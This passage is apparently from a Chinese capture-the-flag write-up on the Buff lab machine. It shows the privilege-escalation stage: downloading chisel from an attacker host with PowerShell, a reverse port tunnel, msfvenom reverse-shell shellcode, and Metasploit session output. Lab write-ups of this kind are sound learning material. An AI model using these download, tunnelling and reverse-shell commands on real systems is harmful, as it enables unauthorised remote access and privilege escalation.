TCP      0.0.0.0:49668      Listening
TCP      0.0.0.0:49669      Listening
TCP      10.10.10.198:139  Listening
TCP      127.0.0.1:3306    Listening
TCP      127.0.0.1:8888    Listening
TCP      [::]:135        Listening

```

尝试进行端口转发，这里我用的是 **chisel**（发现这东西老外用的多，学习了）。

服务器下载对应程序：**powershell Invoke-WebRequest "http://10.10.16.6/chisel.exe" - OutFile "chisel.exe"**

Kali上开启反向转发：**./chisel_1.7.6_linux_amd64 server --port 9901 --reverse**

```

(kali@kali)-[~/tools/chisel]
$ ./chisel_1.7.6_linux_amd64 server --port 9901 --reverse
2021/04/09 05:52:18 server: Reverse tunnelling enabled
2021/04/09 05:52:18 server: Fingerprint AaD5SLfOf89AmqgaUreKmEKAnXj/6PP2tCxRW8LMV/A=
2021/04/09 05:52:18 server: Listening on http://0.0.0.0:9901

```

服务器将本地8888端口转发至kali对应端口：**chisel.exe client 10.10.16.6:9901 R:8888:127.0.0.1:8888**

```

chisel.exe client 10.10.16.6:9901 R:8888:127.0.0.1:8888
chisel.exe client 10.10.16.6:9901 R:8888:127.0.0.1:8888
2021/04/09 11:07:24 client: Connecting to ws://10.10.16.6:9901
2021/04/09 11:07:29 client: Connected (Latency 1.345324s)

```

开启MSF的端口监听（我了解了下，OSCP里是允许仅使用 **exploit/multi/handler** 和 **msfvenom** 的），生成上线shellcode：

msfvenom -p windows/shell reverse tcp LHOST=10.10.16.6 LPORT=9991 EXITFUNC=thread -b "\x00\x0d\x0a" -f python

```
1 Exploit: multi/handler windows/shell_reverse_tcp tcp://10.10.16.6:9991
msf6 exploit(multi/handler) > [*] Command shell session 2 opened (10.10.16.6:9991 → 10.10.10.198:50068) at 2021-04-09 06:18:53 -0400
msf6 exploit(multi/handler) > sessions

Active sessions
=====
```

| <u>Id</u> | <u>Name</u> | <u>Type</u> | <u>Information</u> | <u>Connection</u> |
|-----------|-------------|-------------------------|--------------------|---|
| 1 | | meterpreter x86/windows | BUFF\shaun @ BUFF | 10.10.16.6:9990 → 10.10.10.198:50062 (10.10.10.198) |
| 2 | | shell x86/windows | | 10.10.16.6:9991 → 10.10.10.198:50068 (10.10.10.198) |

```
msf6 exploit(multi/handler) > █
```

将缓存溢出的exploit脚本内容中的shellcode进行替换，执行脚本就获得了一个高权限的session。

参考

- <https://github.com/jpillora/chisel>
- <https://www.anquanke.com/post/id/234771>